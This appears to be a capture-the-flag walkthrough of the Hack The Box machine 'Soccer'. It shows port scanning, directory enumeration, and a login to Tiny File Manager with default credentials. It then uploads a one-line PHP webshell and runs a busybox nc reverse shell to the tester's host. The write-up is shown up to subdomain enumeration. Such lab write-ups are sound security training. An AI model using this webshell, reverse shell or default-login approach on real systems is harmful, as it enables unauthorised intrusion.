# Soccer
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Soccer
- Difficulty: Easy
- OS Type: Linux
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Thu Jun 19 19:29:46 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.11.194Nmap scan report for 10.10.11.194Host is up, received echo-reply ttl 63 (0.22s latency).Scanned at 2025-06-19 19:29:53 IST for 99sNot shown: 65532 closed tcp ports (reset)PORT     STATE SERVICE         REASON         VERSION22/tcp   open  ssh             syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQChXu/2AxokRA9pcTIQx6HKyiO0odku5KmUpklDRNG+9sa6olMd4dSBq1d0rGtsO2rNJRLQUczml6+N5DcCasAZUShDrMnitsRvG54x8GrJyW4nIx4HOfXRTsNqImBadIJtvIww1L7H1DPzMZYJZj/oOwQHXvp85a2hMqMmoqsljtS/jO3tk7NUKA/8D5KuekSmw8m1pPEGybAZxlAYGu3KbasN66jmhf0ReHg3Vjx9e8FbHr3ksc/MimSMfRq0lIo5fJ7QAnbttM5ktuQqzvVjJmZ0+aL7ZeVewTXLmtkOxX9E5ldihtUFj8C6cQroX69LaaN/AXoEZWl/v1LWE5Qo1DEPrv7A6mIVZvWIM8/AqLpP8JWgAQevOtby5mpmhSxYXUgyii5xRAnvDWwkbwxhKcBIzVy4x5TXinVR7FrrwvKmNAG2t4lpDgmryBZ0YSgxgSAcHIBOglugehGZRHJC9C273hs44EToGCrHBY8n2flJe7OgbjEL8Il3SpfUEF0=|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIy3gWUPD+EqFcmc0ngWeRLfCr68+uiuM59j9zrtLNRcLJSTJmlHUdcq25/esgeZkyQ0mr2RZ5gozpBd5yzpdzk=|   256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ2Pj1mZ0q8u/E8K49Gezm3jguM3d8VyAYsX0QyaN6H/80/tcp   open  http            syn-ack ttl 63 nginx 1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://soccer.htb/9091/tcp open  xmltec-xmlmail? syn-ack ttl 63| fingerprint-strings:|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:|     HTTP/1.1 400 Bad Request|     Connection: close|   GetRequest:|     HTTP/1.1 404 Not Found|     Content-Security-Policy: default-src 'none'|     X-Content-Type-Options: nosniff|     Content-Type: text/html; charset=utf-8|     Content-Length: 139|     Date: Thu, 19 Jun 2025 14:01:12 GMT|     Connection: close|     <!DOCTYPE html>|     <html lang="en">|     <head>|     <meta charset="utf-8">|     <title>Error</title>|     </head>|     <body>|     <pre>Cannot GET /</pre>|     </body>|     </html>|   HTTPOptions, RTSPRequest:|     HTTP/1.1 404 Not Found|     Content-Security-Policy: default-src 'none'|     X-Content-Type-Options: nosniff|     Content-Type: text/html; charset=utf-8|     Content-Length: 143|     Date: Thu, 19 Jun 2025 14:01:13 GMT|     Connection: close|     <!DOCTYPE html>|     <html lang="en">|     <head>|     <meta charset="utf-8">|     <title>Error</title>|     </head>|     <body>|     <pre>Cannot OPTIONS /</pre>|     </body>|_    </html>1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port9091-TCP:V=7.95%I=7%D=6/19%Time=68541823%P=x86_64-pc-linux-gnu%r(inSF:formix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\rSF:\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\xSF:20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found\r\SF:nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type-OpSF:tions:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nCoSF:ntent-Length:\x20139\r\nDate:\x20Thu,\x2019\x20Jun\x202025\x2014:01:12\SF:x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20langSF:=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</SF:head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r(HTSF:TPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-PolSF:icy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nSF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\SF:r\nDate:\x20Thu,\x2019\x20Jun\x202025\x2014:01:13\x20GMT\r\nConnection:SF:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meSF:ta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>CSF:annot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,"HTSF:TP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20default-sSF:rc\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\x20SF:text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Thu,\SF:x2019\x20Jun\x202025\x2014:01:13\x20GMT\r\nConnection:\x20close\r\n\r\nSF:<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=\"uSF:tf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIONS\SF:x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20BadSF:\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP,2FSF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%SF:r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnectSF:ion:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\rSF:\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x20400\xSF:20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Thu Jun 19 19:31:32 2025 -- 1 IP address (1 host up) scanned in 106.58 seconds
Enumeration
Port 80/HTTP
let’s open the URL in web browser
it redirects to soccer.htb looks like it’s configured to accessible only via hostname
echo "10.10.11.194 soccer.htb" |sudo tee -a /etc/hostsand then refresh the page

let’s run gobuster to search for any hidden files and directories
gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
nice we found interesting directory, /tiny let’s open it

it shows the tiny file manager application, i tried admin:admin but not worked, then searched for the default credentials for the application i found https://github.com/projectdiscovery/nuclei-templates/blob/main/http/default-logins/tiny-file-manager-default-login.yaml which says the default credentials is - admin:admin@123

Bingo, we are in, always check the default credentials for applications, nice we got the access to tiny file manager admin panel now we can upload the files, let’s first try to upload php file with basic webshell
0xh3x.php
<?php system($_GET['cmd']); ?>there’s issue while uploading file to the /var/www/htmll

we found another tiny folder, let’s check if we can upload the files there

we found uploads folder, let’s upload here

now we can successfully upload the our webshell - 0xh3x.php

to get command execution let’s try to access the file at http://soccer.htb/tiny/uploads/0xh3x.php

we specify the command to cmd parameter
nice we got command exection over the machine now let’s get the reverse shell. i’ll be using busybox nc reverse shell command
busybox nc 10.10.14.12 443 -e /bin/bash
further enumeration reveals that there’s mysql database running on the machine, but unfortunately we don’t have any credentials, moving forward we found an user - player on the system
While enumerating internal systems, I found another subdomain - soc-player.soccer.htb

reading the nginx configuration we found that the web server running internally on port 3000
let’s add soc-player.soccer.htb to /etc/hosts file and open it

as we can see the login and signup buttons now let’s singup and see what we can do with this app
